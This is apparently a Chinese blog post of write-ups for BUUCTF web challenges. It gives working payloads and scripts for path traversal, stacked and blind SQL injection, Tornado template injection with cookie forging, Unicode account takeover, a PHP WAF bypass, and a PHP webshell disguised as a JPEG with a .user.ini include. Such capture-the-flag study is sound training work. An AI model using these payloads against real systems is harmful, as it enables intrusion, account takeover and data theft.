BUUCTF-WEB刷题记录-1

原创

L.o.W 于 2020-04-06 18:50:55 发布 481 收藏

文章标签： php python web

目录

[HCTF 2018]WarmUp

index.php?file=source.php
查看源代码

```
public static function checkFile(&$page)
{
        $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
        if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
        }

        if (in_array($page, $whitelist)) {
                return true;
        }

        $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
                return true;
        }

        $_page = urldecode($page);
        $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
                return true;
        }
        echo "you can't see it";
        return false;
}
```


源码中又进行了一次urldecode
构造payload: `?file=source.php%253f../../../../../ffffllllaaaagggg`

[强网杯 2019]随便注

利用堆叠注入

> -1';show tables#
> -1';desc words#或者-1';show columns from words#

预编译查询

> 预编译相关语法如下：
> set用于设置变量名和值
> prepare用于预备一个语句，并赋予名称，以后可以引用该语句
> execute执行语句
> deallocate prepare用来释放掉预处理的语句
> 例句：set @sql = CONCAT('se','lect * from 1919810931114514;');prepare stmt from @sql;EXECUTE stmt;

[护网杯 2018]easy_tornado

tornado的模板漏洞
{{handler.settings}}得到secret_cookie
然后用以下脚本：注意在python2下运行

```
import hashlib

def md5(s):

    md5 = hashlib.md5()

    md5.update(s)

    return md5.hexdigest()



filename = '/fllllllllllllag'

cookie_secret = 'bc563633-4591-4b42-b51f-9cf7d3314194'

print(md5(cookie_secret + md5(filename)))

ans = 'file?filename='+filename+'&filehash='+(md5(cookie_secret + md5(filename)))

print ans
```

[SUCTF 2019]EasySQL

查询操作为select POST[‘query’]||flag from Flag
*，1可以获取
或者把||符号由或改为拼接：`1;set sql_mode=PIPES_AS_CONCAT;select 1`

[HCTF 2018]admin

这里利用的是Unicode欺骗
在change的地方发现源代码

在change和register都把输入转化为小写：

```
form = RegisterForm()
if request.method == 'POST':
    name = strlower(form.username.data)
```


```
if request.method == 'POST':
    name = strlower(session['name'])
```

而转化为小写的地方存在漏洞


```
def strlower(username):
    username = nodeprep.prepare(username)
    return username
```

对于一些特殊的Unicode，nodeprep.prepare会进行如下操作

ᴀ -> A -> a
所以我们先注册一个ADMIN，登录之后变成了ADMIN，



改密码时账号就变成了admin



https://unicode-table.com/en/blocks/phonetic-extensions/
这个网站可以查
PS:
这题还有一个弱口令漏洞
密码123可以直接登录····


[RoarCTF 2019]Easy Calc

这题利用的是PHP字符串解析漏洞
当php进行解析的时候，如果变量前面有空格，会去掉前面的空格再解析
看一下源码：

```php
<?php
error_reporting(0);
if(!isset($_GET['num'])){
    show_source(__FILE__);
}else{
        $str = $_GET['num'];
        $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]','\$','\\','\^'];
        foreach ($blacklist as $blackitem) {
                if (preg_match('/' . $blackitem . '/m', $str)) {
                        die("what are you want to do?");
                }
        }
        eval('echo '.$str.';');
}
?>
```

题目中num被waf限制不能为字母，但是在前面加了空格之后，变成' num'，waf就限制不了了，当php解析的时候，又会把' num'前面的空格去掉在解析，利用这点来上传非法字符

%20num=1;var_dump(scandir(chr(47)))



%20num=1;var_dump(file_get_contents(chr(47).chr(102).chr(49).chr(97).chr(103).chr(103)))

[极客大挑战 2019]EasySQL

使用万能密码直接登陆得到flag
账号：`admin' or 1=1 #`

[强网杯 2019]高明的黑客

首先访问www.tar.gz获取源代码
这题需要使用动态测试
使用phpstudy搭建本地php环境，使用下面的代码测试

```
#!/usr/bin/env python3
import requests
import os
import re
url = 'http://localhost/src/'
ptn = re.compile(br"\$_GET\['(\w+)'\]")
ptn1 = re.compile(br'>>> (\w+) !!!')
i = 0
for f in list(os.scandir('/var/www/html/src'))[::-1]:
    i += 1
    print(i, end='\r')
    with open(f.path, 'rb') as fp:
        data = fp.read()
    for get in set(ptn.findall(data)):
        get = get.decode('ascii')
        cmd = 'echo ">>> %s !!!";' % get
        r = requests.get(url + f.name, params={get: cmd})
        if ptn1.search(r.content) is not None:
            print()
            print(f.name, get)
            exit()
```

最后发现xk0SzyKwfzw.php中的Efa5BVG参数可以执行代码，构造`xk0SzyKwfzw.php?Efa5BVG=cat /flag`

[极客大挑战 2019]Havefun

F12查看源代码

```
<!--
        $cat=$_GET['cat'];
        echo $cat;
        if($cat=='dog'){
            echo 'Syc{cat_cat_cat_cat}';
        }
        -->
```

传参：`?cat=dog`
得到flag

[SUCTF 2019]CheckIn

这题通过上传配置文件来执行我们的代码

user.ini中auto_prepend_file指定一个文件，自动包含在要执行的文件前，类似于在文件前调用了require()函数。

详细看这里

制作.user.ini配置文件

```
Offset  0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000 FF D8 FF E0 00 10 4A 46  49 46 0D 0A 61 75 74 6F    ..JFIF..auto
00000010 5F 70 72 65 70 65 6E 64  5F 66 69 6C 65 3D 63 6D  _prepend_file=cm
00000020 64 2E 6A 70 67                                    d.jpg
```

制作马

```
Offset  0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00000000 FF D8 FF E0 00 10 4A 46  49 46 0D 0A 3C 73 63 72    ..JFIF..<scr
00000010 69 70 74 20 6C 61 6E 67  75 61 67 65 3D 27 50 48  ipt language='PH
00000020 50 27 3E 0D 0A 65 76 61  6C 28 24 5F 50 4F 53 54  P'>..eval($_POST
00000030 5B 27 63 6D 64 27 5D 29  3B 0D 0A 3C 2F 73 63 72  ['cmd']);..</scr
00000040 69 70 74 3E                                       ipt>
```


然后菜刀连上就行

不知道为什么菜刀不能直接在图形界面打开flag，最后用虚拟终端cat /flag

[CISCN2019 华北赛区 Day2 Web1]Hack World

源代码：

```php
<?php
$dbuser='root';
$dbpass='root';

function safe($sql){
    #被过滤的内容 函数基本没过滤
    $blackList = array(' ','||','#','-',';','&','+','or','and','`','"','insert','group','limit','update','delete
','*','into','union','load_file','outfile','./');
    foreach($blackList as $blackitem){
        if(stripos($sql,$blackitem)){
            return False;
        }
    }
    return True;
}
if(isset($_POST['id'])){
    $id = $_POST['id'];
}else{
    die();
}
$db = mysql_connect("localhost",$dbuser,$dbpass);
if(!$db){
    die(mysql_error());
}
mysql_select_db("ctf",$db);

if(safe($id)){
    $query = mysql_query("SELECT content from passage WHERE id = ${id} limit 0,1");

    if($query){
        $result = mysql_fetch_array($query);

        if($result){
            echo $result['content'];
        }else{
            echo "Error Occured When Fetch Result.";
        }
    }else{
        var_dump($query);
    }
}else{
    die("SQL Injection Checked.");
}
```

过滤了的函数并不多
这题需要使用爆破的方法
贴一下网上找到的脚本
逐位爆破

```python
import requests

url = "http://38df3f5f-4a4d-421d-a4f0-bf06f9904406.node3.buuoj.cn/index.php";

result = ""
num=0
for i in range(1,60):

 if num == 1:
  break

 for j in range(32,128):

  payload = "if(ascii(substr((select(flag)from(flag)),%d,1))=%d,1,2)"%(i,j);
  #print(str((i-1)*96+j-32)+":~"+payload+"~")

  data = {
   "id":payload,
  }

  r = requests.post(url,data=data)

  r.encoding = r.apparent_encoding

  if "Hello" in r.text:
   x = chr(j)
   result+=str(x)
   print(result)
   break

  if "}" in result:
   print(result)
   num=1
   break
```

二分法：

```python
import requests

url = 'http://38df3f5f-4a4d-421d-a4f0-bf06f9904406.node3.buuoj.cn/index.php'
result = ''

for x in range(1, 50):
    high = 127
    low = 32
    mid = (low + high) // 2
    while high > low:
        payload = "if(ascii(substr((select(flag)from(flag)),%d,1))>%d,1,2)" % (x, mid)
        data = {
            "id":payload
        }
        response = requests.post(url, data = data)
        if 'Hello' in response.text:
            low = mid + 1
        else:
            high = mid
        mid = (low + high) // 2

    result += chr(int(mid))
    print(result)
```

下面介绍一下MYSQL中的if(),方面理解

> 在mysql中if()函数的用法类似于C中的三目表达式,其用处也比较多,具体语法如下:IF(expr1,expr2,expr3),如果expr1的值为true,则返回expr2的值,如果exp1的值为false,则返回expr3的值